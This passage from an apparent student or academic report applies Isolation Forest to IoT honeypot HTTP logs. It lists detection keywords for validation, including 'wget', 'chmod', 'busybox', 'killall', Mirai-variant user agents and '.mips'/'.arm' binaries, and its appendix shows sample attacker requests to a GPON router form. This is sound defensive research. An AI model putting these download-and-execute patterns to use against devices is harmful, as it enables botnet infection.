


Figure 22 - 'resp_mime_types' mass distribution

The visual and exploratory analysis helped in determining the appropriate features to employ as well as the expected weight of contamination or outlier that would be required in further analysis.

Since http traffic consists of categorized data comprises of both numeric and text components, we need a mechanism to perform conversion. Zat's 'DataFrameToMatrix' class, which provides a lot of information and procedures for processing numeric and text data can be used to process categorized data for explicit conversion before sending to the converter. Next, we convert the Pandas Data Frame to a numpy ndarray using the zat scikit-learn 'transformer' class (matrix).

The Isolation Forest class is then instantiated, and a model variable will then be created. The isolation forest algorithm is a machine learning approach for detecting

anomalies. It is an unsupervised learning approach for detecting anomalies in data by isolating outliers.

The Decision Tree method is used in Isolation Forest. It separates outliers by selecting a feature at random from a set of features and then selecting a split value between the feature's max and min values at random. The anomalous data points will be distinguished from the rest of the data by this random partitioning of features, which will result in shorter routes in trees.

The typical stage in anomaly detection is to create a profile of what is 'normal', and then flag anything that does not fit that profile as abnormal. The isolation forest approach, on the other hand, does not work on this premise. It does not define 'typical' behavior before calculating point-based distances. Isolation Forest, as the name suggests, works by actively isolating aberrant points in the dataset.

The Isolation Forest technique is based on the idea that anomalies are made up of a small number of distinct observations, making them easier to spot. To isolate anomalies, Isolation Forest employs an ensemble of Isolation Trees for the given data points.

Isolation Forest generates partitions on the dataset in a recursive manner by randomly selecting a feature and then a split value for the feature. Assuming that anomalies require fewer random partitions to be isolated than 'regular' locations in the dataset, anomalies will be the points in the tree with the shortest path length, path length being the number of edges traversed from the root node. We can not only discover abnormalities faster with Isolation Forest, but we also use less memory than other competing techniques.




Figure 23 - Isolation Forest (Pallavi P., 2020)

We had to deal with the contamination parameter in isolation forest, which sets the percentage of anomalous points in our data. Based on the visual and exploratory analysis that was done before, we will fit this to an isolation forest model with a contamination parameter of 0.1 (10%). After we have defined the model, we will use the 'fit()' technique to train it on the dataset.

It is crucial that the right features are selected as part of the process. Based on the exploratory and visual analysis that was done earlier, the features 'resp_mime_types', 'request_body_len', 'status_code', and 'uri_length' are shortlisted. Nevertheless, further trials on these features need to be performed in order to get the best combination that yields the best accuracy score. We will come back to this part at a later stage.

```

1 to_matrix = DataFrameToMatrix()
2 features = ['uri_length', 'resp_mime_types', 'request_body_len', 'status_code']
3 df_matrix = to_matrix.fit_transform(df[features])
4 odd_clf = IsolationForest(contamination=0.1)
5 odd_clf.fit(df_matrix)

Changing column resp_mime_types to category...
WARNING: resp_mime_types will expand into 23 dimensions...
Normalizing column uri_length...
Normalizing column request_body_len...
Normalizing column status_code...

IsolationForest(contamination=0.1)

```

Figure 24 - Generate Isolation Forest model example

The Isolation Forest will be generated once the model has been adequately trained. Once the model is generated, we then create a new feature called 'anomal_pred' where the anomaly prediction result will be appended. To get the result of anomaly prediction, execute the trained model's 'predict()' function.

'-1' denotes the presence of an anomaly by default, while '1' reflects normal data. To avoid any misunderstandings and to adhere to the traditional notations of positive 1 and negative 0, we will refer to '1' as anomaly data and '0' as normal data throughout this paper. The same needs to be changed on the dataset.

```

1 df['anomaly_pred'] = odd_clf.predict(df_matrix)

1 df['anomaly_pred'] = df['anomaly_pred'].replace(1,0)
2 df['anomaly_pred'] = df['anomaly_pred'].replace(-1,1)

```

Figure 25 - Rename anomaly as 1 and normal as 0

5 Result and Evaluation

Result validation is a critical phase in the process since it assures that our model produces accurate results. In supervised learning, performance metrics such as accuracy, precision, recall, AUC, and others are typically measured on the training and test data. Such performance indicators aid in determining the viability of a model.

However, because we do not have the ground truth in unsupervised learning, the method is not as simple. It is quite difficult to identify KPIs that may be utilized to validate results in the absence of labels.

The process of detecting unusual items or events in datasets that deviate from the norm is known as anomaly detection. Anomaly detection is based on two fundamental assumptions:

- Anomalies appear in the data only infrequently
- Their characteristics differ dramatically from those of typical instances.

As a result, not all anomalies must be malicious. Misconfigurations, benign data that does not appear frequently, and a variety of other factors could all contribute to anomalies. On the surface, detecting anomalies appears to be an easy operation. However, this task can be difficult. Here are few challenges to consider:

- It is tough to define regular zones. The line between anomalies and regular data is frequently blurred. Normal observations could be mistaken for anomalies in this instance, and vice versa.

- When an activity is malicious, it is referred to be an anomaly. A lot of the time, attackers try to fit their behavior within the norm. And, once again, the challenge of identifying anomalies in this scenario is not easy.
- What is normal today might not be normal in the future. The majority of business systems evolve throughout time as a result of a variety of variables.
- Approaches for anomaly detection in one field are frequently incompatible with those in the other. In the vast majority of cases, they will be ineffectual.
- A major issue is the lack of training and validation data for model training.

Throughout the analysis, we focused solely on the dataset provided, disregarding any alternative datasets that may be available in the public domain. The outcome of the analysis is exclusively determined by the analysis performed on the relevant dataset only.

5.1 Result Validation

Result validation is a critical step since it verifies that our model performs well not only on training data but also on real or test data. In supervised learning, performance metrics are typically measured. Such performance indicators aid in determining the viability of a model. If this is not the case, the hyperparameters can be modified and repeat the measuring process until the desired performance is achieved. However, because we do not have the ground truth in unsupervised learning, the method is not as simple.

For this reason, we set our target to 25 different kinds of variants or keywords that could normally be found in IoT malwares and cyberattacks. We will call them ‘Test Subjects’. Samples of each of the test subjects can be found in Appendix A.

Test Subject	Description
Yakuza	IoT Attack User Agent [25]
Hello, World	IoT Attack User Agent [26]
Gemini	IoT Attack User Agent [26]
RIAALABS	Reconnaissance [27]
Ronin/2.0	IoT Attack User Agent [26]
CarlosMatos/69.0	IoT Attack User Agent [26]
Botnet	Botnet keyword
Hades	Hades Malware [28]
Screaming Frog SEO Spider	Bots
Hakai	IoT Attack User Agent [26]
.mips	Malware binaries [29]
wordpress/xmlrpc	WordPress XML-RPC vulnerability [30]
tftp	Vulnerable protocol [31]
research	Research purpose logs
killall	Remote Code Execution [32]

hakai	“hakai” keyword
sora	Mirai Variant [33]
.arm	Malware binaries [29]
seraph	Seraph Malware [34]
mirai	“mirai” keyword
port=21	Vulnerable port [35]
exploit	“exploit” keyword
wget	Remote Code Execution [32]
chmod	privilege escalation [36]
busybox	Remote Code Execution [32]

Table 2 - List of Test Subjects

The method used to perform the test is by creating a table of 4 columns: ‘Anomaly’ refers to the Test Subjects, ‘Predicted Count’ refers to the count of prediction done by the model for each of the Test Subject, ‘Actual Count’ refers to the count of each of the Test Subject found in the dataset, and ‘Accuracy (%)’ refers to the accuracy score based on comparison done between predicted count against actual count.

```

1 #create table
2 anomaly_table = PrettyTable(["Anomaly", "Predicted Count", "Actual Count", "Accuracy(%)"])
3 accuracy_list = []
4
5 #find anomaly by user agent and append to table
6 anomaly_list_UA = ['Yakuza', 'Hello, World', 'Gemini', 'RIAA LABS', 'Ronin/2.0', 'CarlosMatos/69.0', 'Botnet', 'Hade
7 for i in anomaly_list_UA:
8     Pred = len(df[(df.anomaly_pred == 1) & (df['user_agent'].str.contains(i))])
9     Actual = len(df[(df['user_agent'].str.contains(i))])
10    Accuracy = Pred/Actual * 100
11    accuracy_list.append(format(Accuracy, ".0f"))
12    anomaly_table.add_row([i, Pred, Actual, format(Accuracy, ".0f")])
13
14 #find anomaly in uri and append to table
15 anomaly_list_URI = ['.mips', 'wordpress/xmlrpc', 'tftp', 'research', 'killall', 'hakai', 'sora', '.arm', 'seraph',
16 for i in anomaly_list_URI:
17     Pred = len(df[(df.anomaly_pred == 1) & (df['uri'].str.contains(i))])
18     Actual = len(df[(df['uri'].str.contains(i))])
19     Accuracy = Pred/Actual * 100
20     accuracy_list.append(format(Accuracy, ".0f"))
21     anomaly_table.add_row([i, Pred, Actual, format(Accuracy, ".0f")])
22

```

Figure 26 - Create Anomaly table

Since there are 25 different test subjects, we simplify the evaluation process by providing an overall accuracy score. This is done by taking the average score from the sum of all 25 individual accuracy scores.

```

23 #convert string to int
24 for i in range(0, len(accuracy_list)):
25     accuracy_list[i] = int(accuracy_list[i])
26
27 #number of anomalies tested
28 count = len(accuracy_list)
29
30 #number of anomalies found
31 accuracy_list_1_or_more = [n for n in accuracy_list if n >= 1]
32 count2 = len(accuracy_list_1_or_more)
33
34 #Result and table population
35 Accuracy_overall = sum(accuracy_list)/count
36 print("Features Selected:", features)
37 print("Anomaly Found:", count2, "out of", count)
38 print("Overall Accuracy(%)", format(Accuracy_overall, ".0f"))
39 print("\n", anomaly_table)

```

Figure 27 - Populate Anomaly table

It is crucial that the right features were selected as part of the process. As mentioned earlier, we shortlisted “resp_mime_types”, “request_body_len”, “status_code”, “uri_length” to be in scope of our analysis. However, to ensure we get the best accuracy score, trial on 10 different combinations between the shortlisted features was done. The combinations are as follow:

Combination	Features
1	"resp_mime_types", "request_body_len", "uri_length", "status_code"
2	"resp_mime_types", "request_body_len", "uri_length"
3	"resp_mime_types", "request_body_len"
4	"request_body_len", "uri_length", "status_code"
5	"request_body_len", "uri_length"
6	"uri_length", "status_code"
7	"resp_mime_types", "uri_length", "status_code"
8	"resp_mime_types", "uri_length"
9	"resp_mime_types", "request_body_len", "status_code"
10	"request_body_len", "status_code"

Table 3 - Features Combinations

Based on the trial done on the 10 different combinations of features, we observed that Combination 6 ['uri_length', 'status_code'] yields the best result with an overall accuracy score of 84%.

The model also managed to predict and detect all the 25 test subjects as anomaly, with at least 15 out of 25 of them having accuracy score of 90% or more.

The full result of the trial can be found in Appendix B.

Features Selected: ['uri_length', 'status_code']
 Anomaly Found: 25 out of 25
 Overall Accuracy(%): 84

Anomaly	Predicted Count	Actual Count	Accuracy(%)
Yakuza	50	99	51
Hello, World	1225	2243	55
Gemini	1092	1309	83
RIIALABS	2	2	100
Ronin/2.0	18	20	90
CarlosMatos/69.0	67	134	50
Botnet	5	5	100
Hades	4	8	50
Screaming Frog SEO Spider	2	2	100
Hakai	1487	1487	100
.mips	2030	2031	100
wordpress/xmlrpc	2	5	40
tftp	3253	3342	97
research	19	47	40
killall	78	93	84
hakai	379	380	100
sora	134	138	97
.arm	17448	17493	100
seraph	1103	1103	100
mirai	21	21	100
port=21	65788	92568	71
exploit	977	981	100
wget	17190	17250	100
chmod	11085	11094	100
busybox	90	104	87

Figure 28 - Result of Combination 6




Figure 29 - Overview of Trial Result

5.2 Result Summary

The analysis has helped us better understand the threat landscape over the honeypot's operational period. We saw multiple exploits has taken place which if happened on a real IoT devices could cause severe impact.

IoT devices are continuously running, seldom monitored and typically use default credentials, making them easy pickings for hackers wanting to construct an army of malicious attackers. The hacker's toolkit expands with each IoT device introduced to the network. This is a major problem as IoT devices expand in households, industrial settings, transportation networks, and other places.

From the analysis, we saw that certain well-known IoT attacks attempted to take advantage of the honeypots. Mirai and Hakai are two examples.

The infamous Mirai botnet, which used millions of infected devices to launch large distributed denial-of-service (DDoS) attack on key websites several years ago, serves as a harsh reminder of the potential of IoT threats, which is only growing [12].

Hakai, on the other hand, is a dormant botnet identified by NewSky Security after a long period of inactivity. It began infecting D-Link, Huawei, and Realtek routers. It utilized a Telnet scanner to enslave Telnet-enabled devices using default credentials, in addition to leveraging known vulnerabilities to infect the routers [37].

IoT devices have become an integral component of everyday consumer and business operations, and threats in that area are fueled by the availability of devices, the majority of which are vulnerable, and by notable IoT botnets. It is crucial to remember that source code from different IoT malware variants might be reused in other versions that could be mistaken for the same virus.

Implementing the following security measure can help battle these risks, making them less viable for attackers and leading to reduced IoT attack rates in the future [38]:

- When installing a new IoT device, modify the default settings. Default credential and settings opens the door for IoT botnet attackers, and installing new, strong credentials on these devices might prevent a substantial percentage of such operations. Multifactor authentication for IoT devices can also help to reduce the attack surface from botnet activities.
- Enforce a solid patch management program. Many of the top Common Vulnerabilities and Exposures exploited in 2020 were associated with IoT botnet attacks, highlighting the necessity of thorough patching to avoid future IoT attacks.

6 Conclusion

This paper gave an outline of the Internet of Things (IoT) and how it relates to cybersecurity in today's world. The study also highlighted how Honeypot functions in general and how Machine Learning is typically used for anomaly detection. We also contrasted supervised versus unsupervised learning, their benefits, drawbacks, as well as problems.

To discover anomalies, we describe a network traffic analysis technique that leveraged on the traffic gathered by IoT Honeypots and relies on the statistical features of the collected traffic. The concept of network anomaly detection is founded on the idea that abnormal activity frequently modifies network parameters in such a way that their statistical qualities no longer remain constant, resulting in abnormal behavior.

As part of our implementation and analysis, we provided a high-level overview of the honeypot setup, built a data analysis workflow that includes feature engineering from honeypot network traffic data and the application of an appropriate unsupervised machine learning technique called Isolation Forest to find anomalies and better understand the threat landscape over the honeypot's operational period. The validation and results of our model and implementation brought the project to a close.

7 Future Works

The paper has presented a framework for the analysis of IoT network traffic. The work described in this paper points to various areas for future research. These future areas of research are presented below.

- Other datasets can benefit from the methods presented in this paper. It will be interesting to see how effective the proposed technique is with a network trace that includes both normal and malicious activities. This will help to demonstrate how well the suggested approach can be adapted to various datasets in order to detect malicious behavior.
- The suggested approach has been utilized to evaluate a huge library of http traffic in an offline mode. We believe they can be extended further to monitor traffic in real time. Malicious actions must be identified and diagnosed quickly and accurately in a real-time context.

References

- [1] Amit Tambe, Yan Lin Aung, Ragav Sridharan, Martín Ochoa, Nils Ole Tippenhauer, Asaf Shabtai, and Yuval Elovici, “Detection of Threats to IoT Devices Using Scalable VPN-Forwarded Honeypots”, 2019
- [2] Juniper Research, “IOT - THE INTERNET OF TRANSFORMATION 2020”, 2020.
- [3] Sonicwall, “2021 SonicWall Cyber Threat Report”, 2021, <https://www.sonicwall.com/medialibrary/en/white-paper/2021-cyber-threat-report.pdf>
- [4] F-Secure, “Attack Landscape H1 2019”, 2019, https://blog-assets.f-secure.com/wp-content/uploads/2019/09/12093807/2019_attack_landscape_report.pdf
- [5] Kaspersky, “What is honeypot?”, 2019, <https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot>
- [6] Sarker, I.H., Kayes, A.S.M., Badsha, S., “Cybersecurity data science: an overview from machine learning perspective”, 2020, <https://doi.org/10.1186/s40537-020-00318-5>
- [7] Al Perlman, “The Growing Role of Machine Learning in Cybersecurity”, 2020, <https://www.securityroundtable.org/the-growing-role-of-machine-learning-in-cybersecurity/>

- [8] Soni D., “Supervised vs. Unsupervised Learning”, 2018,
<https://towardsdatascience.com/supervised-vs-unsupervised-learning-14f68e32ea8d>

- [9] Sethi A., “Supervised Learning vs. Unsupervised Learning – A Quick Guide for Beginners”, 2020, <https://www.analyticsvidhya.com/blog/2020/04/supervised-learning-unsupervised-learning/>

- [10] Microsoft, “Poisoned peer-to-peer app kicked off Dofail coin miner outbreak”, 2018, <https://www.microsoft.com/security/blog/2018/03/13/poisoned-peer-to-peer-app-kicked-off-dofail-coin-miner-outbreak/>

- [11] Markus Goldstein, “A Comparative Evaluation of Unsupervised Anomaly Detection Algorithms for Multivariate Data”, 2016,
<https://journals.plos.org/plosone/article?id=10.1371/journal.pone.0152173#pone.0152173.ref020>

- [12] The Guardian, “DDoS attack that disrupted internet was largest of its kind in history, experts say”, 2016,
<https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet>

- [13] FDA, “Cybersecurity Vulnerabilities Identified in St. Jude Medical's Implantable Cardiac Devices and Merlin@home Transmitter: FDA Safety Communication”, 2017,
<https://www.fda.gov/medical-devices/safety-communications/cybersecurity-vulnerabilities-identified-st-jude-medicals-implantable-cardiac-devices-and-merlinhome>

- [14] The Register, “Wi-Fi baby heart monitor may have the worst IoT security of 2016”, 2016, https://www.theregister.com/2016/10/13/possibly_worst_iot_security_failure_yet/?mt=1476453928163
- [15] TechNewsWorld, “Webcam Maker Takes FTC's Heat for Internet-of-Things Security Failure”, 2013, <https://www.technewsworld.com/story/78891.html>
- [16] Andy Greenberg, “Hackers Remotely Kill a Jeep on the Highway—With Me in It”, 2015, https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/?mbid=social_twitter
- [17] Yan Lin Aung, Hui Hui Tiang, Herman Wijaya, Martín Ochoa, Jianying Zhou, “Scalable VPN-forwarded Honeypots: Dataset and Threat Intelligence Insights”, 2019.
- [18] Critical Stack “Bro Logs”, 2014, <http://docshare02.docshare.tips/files/24929/249295953.pdf>
- [19] Python Package Index (PyPI), “pandas: powerful Python data analysis toolkit”, <https://pypi.org/project/pandas/>
- [20] Python Package Index (PyPI), “NumPy is the fundamental package for array computing with Python”, <https://pypi.org/project/numpy/#description>
- [21] Python Package Index (PyPI), “seaborn: statistical data visualization”, <https://pypi.org/project/seaborn/>
- [22] Python Package Index (PyPI), “Python plotting package”, <https://pypi.org/project/matplotlib/>

- [23] Python Package Index (PyPI), “Zeek Analysis Tools”,
<https://pypi.org/project/zat/>
- [24] Fabian Pedregosa, Gaël Varoquaux, Alexandre Gramfort, Vincent Michel, Bertrand Thirion, Olivier Grisel, Mathieu Blondel, Peter Prettenhofer, Ron Weiss, Vincent Dubourg, Jake Vanderplas, Alexandre Passos, David Cournapeau, Matthieu Brucher, Matthieu Perrot, Édouard Duchesnay; 12(85):2825–2830, 2011, “Scikit-learn: Machine Learning in Python”,
<https://jmlr.csail.mit.edu/papers/v12/pedregosa11a.html>
- [25] Proofpoint, “Daily Ruleset Update Summary 2019/11/21”, 2019,
<https://www.proofpoint.com/us/daily-ruleset-update-summary-20191121>
- [26] Japan Security Operation Center, “JSOC INSIGHT vol. 22”, 2019,
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol22_en.pdf
- [27] F5, “rTorrent Vulnerability Leveraged in Campaign Spoofing RIAA and NYU User-Agents?”, 2018, <https://www.f5.com/labs/articles/threat-intelligence/rtorrent-vulnerability-leveraged-in-campaign-spoofing-riaa-and-nyu-user-agents>
- [28] Awake Security, “Threat Intelligence from Hades Incident Response Engagements”, 2021, <https://awakesecurity.com/blog/incident-response-hades-ransomware-gang-or-hafnium/>
- [29] Sri Shaila G. Sri Shaila G, Ahmad Darki, Michalis Faloutsos, Nael Abu-Ghazaleh, and Manu Sridharan, “IDAPro for IoT Malware analysis?”, 2019,
https://www.usenix.org/system/files/cset19-paper_g.pdf

- [30] Aakanchha Keshri, "WordPress XML-RPC Exploit: Everything You Need to Know", 2021, <https://www.getastra.com/blog/cms/wordpress-security/wordpress-xml-rpc-exploit-everything-you-need-to-know/>,
- [31] Tenable, "TFTP Traversal Arbitrary File Access", 2005, <https://www.tenable.com/plugins/nessus/18262>
- [32] Jason L. "Under The Hood: Linksys Remote Command Injection Vulnerabilities", 2013, <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/under-the-hood-linksys-remote-command-injection-vulnerabilities/>
- [33] Trend Micro, "SORA and UNSTABLE: 2 Mirai Variants Target Video Surveillance Storage Systems", 2020, <https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/sora-and-unstable-2-mirai-variants-target-video-surveillance-storage-systems>
- [34] Fortinet, "MSIL/Seraph.FTD!tr.dldr", 2019, <https://www.fortiguard.com/encyclopedia/virus/8141473>
- [35] David G., "Securing risky network ports", 2017, <https://www.csoonline.com/article/3191531/securing-risky-network-ports.html#:~:text=TCP%20port%2021%20connects%20FTP,port%2021%20an%20ideal%20target.&text=While%20some%20network%20ports%20make,others%20make%20good%20escape%20routes.>
- [36] Raj C. "Linux Privilege Escalation using SUID Binaries", 2018, <https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries>

- [37] Radware, “IoT Expands the Botnet Universe”, 2019,
<https://blog.radware.com/security/botnets/2019/03/iot-expands-the-botnet-universe/>
- [38] Dave M. “Internet of Threats: IoT Botnets Drive Surge in Network Attacks”, 2021,
<https://securityintelligence.com/posts/internet-of-threats-iot-botnets-network-attacks/>

Appendix A

Test Subject	Sample																																																
Yakuza	<div><pre>1 yakuza = df[(df.anomaly_pred == 1) & (df['user_agent'].str.contains('Yakuza'))] 2 yakuza[group].head()</pre></div> <table><thead><tr><th></th><th>id.resp_h</th><th>id.resp_p</th><th>method</th><th>user_agent</th><th>uri</th><th>orig_filenames</th><th>anomaly_pred</th></tr></thead><tbody><tr><td>186725</td><td>154.16.513e.1a2a</td><td>80</td><td>POST</td><td>Yakuza/2.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>186726</td><td>154.16.513e.1a2a</td><td>80</td><td>POST</td><td>Yakuza/2.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>187502</td><td>154.16.513e.1a2a</td><td>80</td><td>POST</td><td>Yakuza/2.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>187503</td><td>154.16.513e.1a2a</td><td>80</td><td>POST</td><td>Yakuza/2.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>187996</td><td>154.16.513e.1a2a</td><td>80</td><td>POST</td><td>Yakuza/2.0</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr></tbody></table>		id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred	186725	154.16.513e.1a2a	80	POST	Yakuza/2.0	/GponForm/diag_Form?images/	nan	1	186726	154.16.513e.1a2a	80	POST	Yakuza/2.0	/GponForm/diag_Form?images/	nan	1	187502	154.16.513e.1a2a	80	POST	Yakuza/2.0	/GponForm/diag_Form?images/	nan	1	187503	154.16.513e.1a2a	80	POST	Yakuza/2.0	/GponForm/diag_Form?images/	nan	1	187996	154.16.513e.1a2a	80	POST	Yakuza/2.0	/GponForm/diag_Form?images/	nan	1
	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred																																										
186725	154.16.513e.1a2a	80	POST	Yakuza/2.0	/GponForm/diag_Form?images/	nan	1																																										
186726	154.16.513e.1a2a	80	POST	Yakuza/2.0	/GponForm/diag_Form?images/	nan	1																																										
187502	154.16.513e.1a2a	80	POST	Yakuza/2.0	/GponForm/diag_Form?images/	nan	1																																										
187503	154.16.513e.1a2a	80	POST	Yakuza/2.0	/GponForm/diag_Form?images/	nan	1																																										
187996	154.16.513e.1a2a	80	POST	Yakuza/2.0	/GponForm/diag_Form?images/	nan	1																																										
Hello, World	<div><pre>1 hello_world = df[(df.anomaly_pred == 1) & (df['user_agent'].str.contains('Hello(?!\$)'))] 2 hello_world[group].head()</pre></div> <table><thead><tr><th></th><th>id.resp_h</th><th>id.resp_p</th><th>method</th><th>user_agent</th><th>uri</th><th>orig_filenames</th><th>anomaly_pred</th></tr></thead><tbody><tr><td>54492</td><td>109.200.2806.636a</td><td>80</td><td>HEAD</td><td>Hello, World</td><td>/</td><td>nan</td><td>1</td></tr><tr><td>71723</td><td>109.200.2806.636a</td><td>80</td><td>POST</td><td>Hello, World</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>71724</td><td>109.200.2806.636a</td><td>80</td><td>POST</td><td>Hello, World</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>71729</td><td>109.200.2806.636a</td><td>80</td><td>POST</td><td>Hello, World</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr><tr><td>71730</td><td>109.200.2806.636a</td><td>80</td><td>POST</td><td>Hello, World</td><td>/GponForm/diag_Form?images/</td><td>nan</td><td>1</td></tr></tbody></table>		id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred	54492	109.200.2806.636a	80	HEAD	Hello, World	/	nan	1	71723	109.200.2806.636a	80	POST	Hello, World	/GponForm/diag_Form?images/	nan	1	71724	109.200.2806.636a	80	POST	Hello, World	/GponForm/diag_Form?images/	nan	1	71729	109.200.2806.636a	80	POST	Hello, World	/GponForm/diag_Form?images/	nan	1	71730	109.200.2806.636a	80	POST	Hello, World	/GponForm/diag_Form?images/	nan	1
	id.resp_h	id.resp_p	method	user_agent	uri	orig_filenames	anomaly_pred																																										
54492	109.200.2806.636a	80	HEAD	Hello, World	/	nan	1																																										
71723	109.200.2806.636a	80	POST	Hello, World	/GponForm/diag_Form?images/	nan	1																																										
71724	109.200.2806.636a	80	POST	Hello, World	/GponForm/diag_Form?images/	nan	1																																										
71729	109.200.2806.636a	80	POST	Hello, World	/GponForm/diag_Form?images/	nan	1																																										
71730	109.200.2806.636a	80	POST	Hello, World	/GponForm/diag_Form?images/	nan	1																																										

